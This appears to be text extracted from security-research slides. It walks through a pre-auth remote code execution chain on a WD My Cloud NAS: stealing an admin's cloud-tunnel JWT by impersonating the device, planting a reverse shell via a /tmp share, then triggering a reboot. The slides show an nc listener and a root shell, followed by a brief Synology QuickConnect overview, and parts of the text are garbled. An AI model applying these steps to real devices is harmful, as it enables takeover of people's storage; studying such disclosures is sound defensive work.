
**user**




Impersonating the  
**device** and stealing  
cloud tunnel







Impersonating the  
**device** and stealing  
cloud tunnel



User connected to  
attacker's impersonated  
**device** and sends JWT  
automatically



OS5  
My Cloud



GUID


GUID

Real device  
establishes  
cloud-tunnel again  
(auto-reconnect)






Attacker

authorization:  
Bearer eyJhbGciOiJSU...



GUID




Real device  
establishes  
cloud-tunnel again  
(auto-reconnect)






Attacker

authorization:  
Bearer eyJhbGciOiJSU...



GUID






Real device  
establishes  
cloud-tunnel again  
(auto-reconnect)



Attacker


authorization:  
Bearer eyJhbGciOiJSU...



Attacker connects to  
the **device** using  
admin's stolen JWT








Attacker



Create a new share  
under /tmp



Attacker





GUID



**Write a reverse shell to  
/tmp/upload\_fw\_success  
to be injected during reboot**



**Attacker**




**GUID**







Reboot via  
`/sdk/v1/device`  
(reboot)



Attacker



```
PUT  
/sdk/v1/device  
{  
  type: "reboot",  
}
```




GUID

**pre-auth RCE  
REVERSE SHELL**



**Attacker**




**GUID**

```
→ ~ nc -lvvk 1234
```

```
BusyBox v1.30.1 (2020-09-04 02:40:01 UTC)
Enter 'help' for a list of built-in commands.
```

```
root@MyCloudPR4100 ~ # id
id
uid=0(root) gid=0(root) groups=0(root)
root@MyCloudPR4100 ~ #
```

Attacker



GUID

# A Short Look @ Synology

```
    types.Operator):
        if mirror to the selected object"""
        self.select.mirror_mirror_x"""
        self.select.X"
```

... part is not None

# Synology DS920+

- x86-64bit architecture based on a custom linux installation
- Web-based management using C++ CGI scripts served by **nginx**
  - Web /usr/syno/synoman
  - Conf /etc/synoinfo.conf
- Cloud platform: **QuickConnect**
  - Using **OpenVPN**



◆



Package  
Center



Control Panel



File Station



DSM Help

+ - ⌛ 🔍

**System Health**

ⓘ  **Healthy**  
 Your Synology NAS is working well.

<b>Server name</b>	synoty
<b>LAN 1</b> ▾	169.254.123.116
<b>Uptime</b>	10 day(s) 01:07:24

**Resource Monitor**

<b>CPU</b>	0%
<b>RAM</b>	5%
<b>Total</b> ▾	▲ 16.2 KB/s ▼ 4.8 KB/s



# alias.quickconnect.to

Synology QuickConnect makes it easy to connect to your DiskStation from anywhere in the world. Just enter your QuickConnect ID into a web browser or mobile device, and you'll be connected to your NAS.

**Control Panel**

**QuickConnect**

QuickConnect makes it easy to connect to your DiskStation from anywhere in the world. Just enter your QuickConnect ID into a web browser or mobile device, and you'll be connected to your NAS.

Enable QuickConnect

Synology Account: [@synol](#)

Now give your DiskStation a QuickConnect ID. Make it easy to remember so that you and your friends can connect from anywhere with any device.

QuickConnect ID:  [i](#)

Automatically create port forwarding rules [i](#)

[Advanced](#)

**Connect to your DiskStation anywhere**

On web browsers, use the links below:

DSM: <http://QuickConnect.to/YourID>

On mobile devices, enter the QuickConnect ID below on the login screen:

QuickConnect ID: [YourID](#)

Synology QuickConnect


quickconnect.to

Enter your QuickConnect ID to access your Synology NAS

